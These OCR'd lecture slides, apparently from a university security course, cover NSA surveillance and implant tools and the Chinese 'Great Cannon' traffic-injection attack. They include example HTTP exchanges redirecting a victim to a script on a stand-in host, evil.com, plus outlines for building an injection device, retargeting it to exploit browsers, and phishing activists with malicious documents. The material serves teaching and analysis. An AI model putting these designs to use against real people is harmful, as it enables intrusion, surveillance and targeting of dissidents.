
Cookie

The EPICFAIL Query Focused Database

- Tor users who don’t use Tor Browser...
  - Can be discovered if they use the same browser with and without Tor
- Of course, the "normal" browser has lots of web tracking
  - Advertising, etc....
- So the EPICFAIL QFD:
  - All tracking cookies (for specified sites) seen both from a Tor exit node and from a non-Tor source
- Allows deanonymization of Tor users

Using the MARINA Database Interface

- Provides a GUI for doing queries to the more centralized/longer term store
  - Specifically designed to provide easy ways to go “this is the guy’s email, what other email/selectors apply” among other things
- Fields include:
  - User Activity
  - Active User
  - Profile Data
  - SparklePony?!?!




Break
Random Fact... Alessandro Chiesa


- Co-founder of Zcash, anonymous cryptocurrency
- The setup phase for Zcash required a cryptographic ceremony between several parties (multi-party computation)
- Each party needs to generate their own randomness privately

ZCASH

Break
Random Fact... Alessandro Chiesa



Use SIGINT


BBC Pageview
Double-click Ad
Linked User IDs
AnonDude is...
IP Activity History (unmasked VPNs)
"IP Intelligence"
AnonDude's House

Computer Network Exploitation

AirPwn -Goatse
HackingTeam

Black Market RATs
HackingTeam
FinFisher

```
HTTP 302 FOUND
location: http://www.evil.com/pwnme.js
```

```
GET /script.js HTTP/1.1
host: www.targetdomain.com
cookie: id=iamavictim
```

```
GET /pwnmeplease HTTP/1.1
host: www.evil.com
```

```
HTTP 200 OK
.....
```

Metasploit
HackingTeam
FinFisher

NSA Eagle from the EFF
Rat from OpenClipart

NSA’s QUANTUM doesn’t always wins the race

- To do it properly, you need to be quick…
  - Have to win the race
- NSA Logic:
  - Weaponize our wiretaps? Sure!
  - Use it to shoot exploits at NATO allies critical infrastructure? GO FOR IT!
  - Make sure attack always works? No, classification rules get in the way
- Instead the QUANTUM wiretap sends a “tip” into classified space
  - Through a special (slow) one-way link called a “diode”
  - That then consults the targeting decision
  - And sends the request through another “diode” back to a “shooter” on the Internet

The NSA's Malcode Equation Group & Sauron

Computer Science 161 Summer 2019

- Kaspersky has a nice analysis done…
- Encrypted, modular, and multi-stage design
  - Different functional sub-implants for different tasks
  - Uses an encrypted file system to resist analysis
- Some ***very*** cool tricks!
  - Reflash hard drive firmware to provide a bad boot block
    - So when you read it on a powered-up disk, the disk looks fine!
    - But if its ever found, "the NSA was here!" glows large
    - Likewise, modules that can reflash particular BIOSes
  - Want to gain root on a Windows box?
    - Install a signed driver that has a vulnerability
    - Then exploit it


TOP SECRET//COMINT//REL TO USA, FVEY

IRATEMONK

ANT Product Data

(TS//SI//REL) IRATEMONK provides software application persistence on desktop and laptop computers by implanting the hard drive firmware to gain execution through Master Boot Record (MBR) substitution.

06/20/08



(TS//SI//REL) IRATEMONK Extended Concept of Operations

(TS//SI//REL) This technique supports systems without RAID hardware that boot from a variety of Western Digital, Seagate, Maxtor, and Samsung hard drives. The supported file systems are: FAT, NTFS, EXT3 and UFS.

(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Status: Released / Deployed. Ready for Immediate Delivery **Unit Cost:** $0

POC: [redacted], S32221, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

Interdiction...

- Why bother hacking at all...
  - When you can have the USPS and UPS do the job for you!
- Simply have the package shipped to an NSA building
  - And then add some malicious hardware and/or software

TOP SECRET//COMINT//REL TO USA, FVEY

HOWLERMONKEY

ANT Product Data

(TS//SI//REL) HOWLERMONKEY is a custom Short to Medium Range Implant RF Transceiver. It is used in conjunction with a digital core to provide a complete implant.

08/05/08

HOWLERMONKEY - SUTURESAILOR

1.23" (31.25 mm) x 0.48" (12.2 mm)

HOWLERMONKEY - YELLOWPIN

2" (50.8 mm) x 0.45" (11.5 mm)

(Actual Size)

HOWLERMONKEY - SUTURESAILOR

Front


Back

1.20" (30.5 mm) x 0.23" (6 mm)

HOWLERMONKEY - FIREWALK

0.63" (16 mm) x 0.63" (16 mm)

(TS//SI//REL) HOWLERMONKEY is a COTS-based transceiver designed to be compatible with CONJECTURE/SPECULATION networks and STRIKEZONE devices running a HOWLERMONKEY personality. PCB layouts are tailored to individual implant space requirements and can vary greatly in form factor.



Status: Available – Delivery 3 months

Unit Cost: 40 units: $750/ each
25 units: $1,000/ each

POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov
ALT POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

But the NSA has No Monopoly on Cool Here...

- This is the sort of thing the NSA has...
  - A small arm controller, flash, SDRAM, and FPGA in a small package...
    - This is circa 2008 but things keep getting better
- But this is a Kinetis KL02 arm chip...
  - 32k flash, 4k ram, 32b ARM & peripherals (including Analog to Digital converters)

But the NSA is not alone:
EG, the Chinese "Great Cannon"?

- The Great Cannon is a dedicated Internet attack tool probably operated by the Chinese government
  - An internet-scale selective man-in-the-middle designed to replace traffic with malicious payloads
  - Was used to co-opt unwitting foreign visitors to Chinese web sites into participating in DDoS attacks
  - Almost certainly also has the capability to "pwn-by-IP":
    Launch exploits into targets' web surfing
  - "Great Cannon" is our name:
    the actual Chinese name remains unknown
- Structurally related to the Great Firewall, but different devices


The DDoS Attack on GreatFire and GitHub

- GreatFire is an anti-censorship group
  - Currently uses "Collateral Freedom": convey information through services they hope are "Too Important to Block"
  - GitHub is one such service:
    You can't block GitHub and work in the global tech economy
- GreatFire's CloudFront instances DDoSed between 3/16/15 and 3/26
- GreatFire's GitHub pages targeted between 3/26 and 4/8
  - Github then tracked Referer to ignore the DoS traffic

The DDoS used Malicious JavaScript...

- JavaScript in pages would repeatedly fetch the target page with a cache-busting nonce
  - Vaguely reminiscent of Anonymous's "Low Orbit Ion Cannon" DDoS tool
- JavaScript appeared to be served "from the network"
  - Replacing advertising, social widgets, and utility scripts served from Baidu servers
- Several attributed it to the Great Firewall
  - Based on DDoS sources and "odd" TTL on injected packets
  - But it didn’t really look quite right

The Great Firewall: Packet Injection Censorship



- Detects that a request meets a target criteria
  - Easiest test: "Looks like a search for 'falun':
    - Falun Gong (法輪功), a banned quasi-religious organization
- Injects a TCP RST (reset) back to the requesting system
  - Then enters a ~1 minute "stateless block": Responds to all further packets with ~~RSTs~~

Features of the Great Firewall

- The Great Firewall is on-path
  - It can detect and inject additional traffic, but not block the real requests from the server
- It is single-sided
  - Assumes it can see only one side of the flow:
    Can send SYN, ACK, data, and get a response
- It is very stateful
  - Must first see the SYN and ACK, and reassembles out of order traffic
- It is multi-process parallel
  - ~100 independent processes that load-balance traffic
- The injected packets have a distinct side channel
  - Each process increments a counter for the TTL
  - IP IDs are also “odd”

Validating that the Firewall is Still Great...

- Easy test:
  - `curl --header "Host: www.google.com" http://{target}/?falun`
  - Also built custom python scripts using scapy to traceroute location
- Validated properties still hold
  - Doesn't block the reply from the server: it only adds resets
  - Still has crazy TTLs
  - Can still traceroute to the Great Firewall
  - Still is single sided and stateful: needs SYN, ACK, data to act
    - But then goes into “stateless block” for ~1 minute

The Baidu Malicious Scripts

me|write|document|https|github|NUM|src|get|http|requestTime|js|r_send|setTimeout|getMonth|getDay|getMinutes|getSec

- Baidu servers were serving a malicious script...
  - Packet with a standard JavaScript packer
    - Probably http://dean.edwards.name/packer/ with Base62 encoding
  - Payload is "keep grabbing https://github.com/greatfire and https://github.com/cn-nytimes"
    - Github quickly defanged the attack: You first have to visit another page on Github for these pages to load
- Others quickly concluded the Great Firewall was responsible

But The Malicious Reply For The Baidu Script Seemed "Odd"


```
IP (ttl 64,  id 12345) us > Baidu: [S]   seq 0,                win 8192
IP (ttl 47,  id 12345) Baidu > us: [S.]  seq 0,         ack 1  win 8192
IP (ttl 64,  id 12346) us > Baidu: [.]   seq 1          ack 1  win 8192
IP (ttl 64,  id 12346) us > Baidu: [P.]  seq 1:119      ack 1  win 8192
IP (ttl 201, id 55896) Baidu > us: [P.]  seq 1:108      ack 119 win 767
IP (ttl 202, id 55741) Baidu > us: [P.]  seq 108:1132   ack 1  win 768
IP (ttl 203, id 55699) Baidu > us: [FP.] seq 1132:1238  ack 1  win 769
```

- The injected packets had incremented TTLs and similar funky IPID sequence
  - The Great Firewall's side channel
- The second and third packets had bad ACK values and incrementing windows too
- But the dog that didn't bark:
  - No legitimate reply from the server!

The Eureka Moment: Two Fetches

- Built a custom python script using scapy
  - Connect to server
  - Send request
  - Wait 2 seconds
  - Resend the same request packet
- What happens? The real server replied!?!
  - The first request was attacked by the cannon and replaced with a malicious payload
  - The second request passed through unmolested to the real server
    - Whose reply indicated it never received the original request!

So Now Its Time To Categorize

- Send "valid target" request split over 3 packets:
  - Ignored
- Send "Naked packets": just a TCP data payload without the initial SYN or ACK
  - May trigger response
- Send "No target than valid target"
  - Ignored
- Retry ignored request
  - Ignored (at least for a while...)
- One over from target IP
  - Ignored

Tells us the basic structure: Flow Cache and Stateless Decider

- Non data packets: Ignore
- Packets to other IPs: Ignore
- Data packet on new flow: Examine first packet
  - If matches target criteria AND flip-a-coin (roughly 2% chance): Return exploit and drop requesting packet
- Data packet on existing flow (flow cache): Ignore
  - Even if it decided to inject a packet in this flow

Localizing the Cannon

- Traceroute both for the cannon and for the Great Firewall
  - TTL limited data for the Cannon
  - TTL limited SYN, ACK, DATA for the firewall
- Tracerouted to two intercepted targets on different paths
  - One in China Telecom, the other in China Unacom
  - Both targets intercepted by the Cannon in the same location as the Firewall

Operational History: LBNL Time Machine

- Examine Lawrence Berkeley National Lab's Time Machine for the odd-TTL signature:
  - LBNL does a bulk record start of all connections
- Initial attack: Targeting GreatFire's "collateral freedom" domains
  - Unpacked payload, showed evidence of hand-typing (a 0 vs o typo fixed)
  - Near the end, GreatFire placed a 302 redirect on their domains to www.cac.gov.cn,
    - Makes the DOS target the Cyber Administration of China!
- Second attack: the GitHub targeting
  - Packed payload, but same basic script

Build It Yourself With OpenFlow

- Start with an OpenFlow capable switch or router
- Default rule:
  - Divert all non-empty packets where dst=target and dport=80
- Analysis engine:
  - Examine single packet to make exploitation decision
  - If no-exploit: Forward packet, whitelist flow
  - If exploit: Inject reply, whitelist flow
- Matches observed stateless and flow-cache behavior
  - Other alternative of “BGP-advertise target IP” would probably create a traceroute anomaly

Modifying The Cannon For "Pwn By IP" targeting

- The Cannon is good for a lot more than DDoSing GitHub...
  - A nation-state MitM is a very powerful attack tool...
- Change criteria slightly: select traffic FROM targeted IP rather than to IP
  - Need to identify your target's IP address in some other means
    - Emails from your target, "benign" fishing emails, public data, etc...
- Expand the range of target scripts
  - "Looks like JavaScript" in the fetch
- Reply with "attack the browser" payload
  - Open an iframe pointing to an exploit server with your nice Flash 0-day...
- This change would take less than 1 day to implement

Modify For "Perfect Phishing" Malicious Email from China

- Identify your target's mail server
  - dig +mx theguyIwanttohack.com
- Intercept all traffic to your target's mail server
  - Redirect to a man-in-the-middle sink server that intercepts the email
    - Able to strip STARTTLS
    - Can't tamper with DKIM, but who validates DKIM?
  - Any word documents to your target? Modify to include malcode
  - Then just send/receive from the cannon to forward the message on to the final server
- Really good for targeting activists and others who communicate with Chinese sources
  - A phishing .doc email is indistinguishable from a legitimate email to a human!
- Could take 1 week to implement

Serious Policy Implications

- China believes they are justified in attacking those who attack the Great Firewall
  - Both DoS attacks targeted GreatFire's "Collateral Freedom" strategy of hosting counter-censorship material on "too critical to block" encrypted services
- Baidu was probably a ***bigger*** victim than GreatFire
  - GreatFire and Github mitigated the attack
    - GreatFire: Collateral Freedom services now block non-Chinese access, in addition to the DOS-redirection strategy
    - GitHub: Targeted pages won't load unless you visit some other page first
  - But Baidu services (and all unencrypted Chinese webservices) get less trusted outside of China

Conclusion: China’s Toys

- China joined the "Lets weaponize the Internet" club
  - Direct exploit-from-the-network technology
- But they kept it running
  - Perhaps because they didn't realize we could map it...
    - The Chinese internal denial subsequently got censored within China!
  - Perhaps because they wanted us to map it!
    - They didn't need to use a man-in-the-middle for this attack: